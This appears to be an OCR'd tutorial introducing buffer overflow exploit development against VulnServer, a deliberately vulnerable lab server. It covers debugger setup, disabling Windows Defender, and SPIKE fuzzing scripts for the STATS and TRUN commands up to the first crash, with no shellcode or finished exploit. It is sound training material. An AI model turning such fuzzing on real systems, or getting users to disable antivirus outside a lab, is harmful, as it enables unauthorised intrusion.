
Introduction to Exploit Development (Buffer Overflows)


Required Installations

Immunity Debugger


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII
Ready

Need support? visit http://forum.immunityinc.com/

Vuln Server



Name	Date modified	Type	Size
COMPILING	11/5/2023 1:38 AM	Text Document	1 KB
essfunc.c	11/5/2023 1:38 AM	C File	4 KB
essfunc.dll	11/5/2023 1:38 AM	Application exten...	17 KB
LICENSE	11/5/2023 1:38 AM	Text Document	2 KB
readme.md	11/5/2023 1:38 AM	MD File	4 KB
vulnserver.c	11/5/2023 1:38 AM	C File	11 KB
vulnserver	11/5/2023 1:38 AM	Application	29 KB
vulnserver-master	11/5/2023 1:37 AM	Compressed (zipp...	23 KB

Buffer Overflows Explained

Anatomy of Memory

Kernel - Command line - 11111 - TOP
Stack
Heap

Data
Text - Read Only code - 00000 - Bottom

Anatomy of the Stack


ESP(Extended Stack Pointer) - TOP
Buffer Space - We flood this space with a character or code and it SHOULD stop, but we can overflow it all the way to the EIP.
EBP(Extended Base Pointer) - Bottom
EIP(Extended Instruction Pointer) / Return Address

Steps

1. Spiking - Finding the vulnerable part program
2. Fuzzing - Send characters to that part of the program to see if it 'breaks'
3. Finding the Offset - Find out the point of where we 'broke' it
4. Overwrite the EIP
5. Find bad character - house cleanup
6. Finding right module
7. Generate shellcode
8. Get root

Spiking

Disable Win Defender first.



Windows Security

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Have a question?
Get help


Help improve Windows Security
Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings
Privacy dashboard
Privacy Statement


Run VulnServer and Immunity Debugger as Admin



C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\vulnserver.exe


```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

On Immunity Debugger: File > Attack > VulnServer


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r

Select process to attach

```
PID   Name          Service  Listening  Window                        Path
4768  vulnserver                        C:\Users\LocalAdmin\Deskto|   C:\Users
5452  GoogleUpdat|                                                    C:\Progr
```


Immunity Debugger - vulnserver.exe - [CPU - thread 00000B28, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager

```
Registers (FPU)
EDX 76FBDF50 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 009FFF44
EBP 009FFF70
ESI 76FBDF50 ntdll.DbgUiRemoteBreakin
EDI 76FBDF50 ntdll.DbgUiRemoteBreakin
EIP 76F84D31 ntdll.76F84D31
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 316000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
009FFF44  76FBDF89  RETURN to ntdll.76FBDF89 from ntdll.DbgBreakPoint
009FFF48  B59B21F8
009FFF4C  76FBDF50  ntdll.DbgUiRemoteBreakin
009FFF50  76FBDF50  ntdll.DbgUiRemoteBreakin
009FFF54  00000000
009FFF58  009FFF48
009FFF5C  00000000
009FFF60  009FFFCC  Pointer to next SEH record
009FFF64  76F8AD40  SE handler
009FFF68  C2051198
009FFF6C  00000000
009FFF70  009FFF80
009FFF74  760EFA29  RETURN to KERNEL32.760EFA29
```

```
[01:52:59] Attached process paused at ntdll.DbgBreakPoint          Paused
```


Hit the play button to start it.

Connect to vulnserver on port 9999(It's default) using Netcat

Vulnersver IP:



```
C:\Users\LocalAdmin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ec91:8434:9fb0:5138%7
   IPv4 Address. . . . . . . . . . . : 192.168.1.184
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```




```
┌──(root㉿kali)-[~]
└─# nc -nv 192.168.1.184 9999
(UNKNOWN) [192.168.1.184] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
```

Trun is what we will be using most.


We're going to spike the STATS command to see if can overflow the buffer. Going tp spike using generictcp.

Make the `stats.spk` script and run it with `generic_send_tcp`




```
  GNU nano 7.2              stats.spk *
s_readline();
s_string("STATS ");
s_string_variable("0");
```

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```



```
┌──(root㉿kali)-[~]
└─# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0

┌──(root㉿kali)-[~]
└─# generic_send_tcp 192.168.1.184 9999 stats.spk 0 0
```




```
┌──(root㉿kali)-[~]
└─# generic_send_tcp 192.168.1.184 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 2
```

The STATS command isn't vulnerable if we let ir run all the way through. So we're going to look at TRUN. The TRUN spike script will be the same as the STATS except we change the one command:


```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Run it again with `genertic_send_tcp`



```
┌──(root㉿kali)-[~]
└─# generic_send_tcp 192.168.1.184 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
```

If we look at Immunity Debugger, we see it has paused. This means VulnServer has crashed BUT it's being helpdup by Debugger. This means we have found a violation, indicting something is vulnerable.



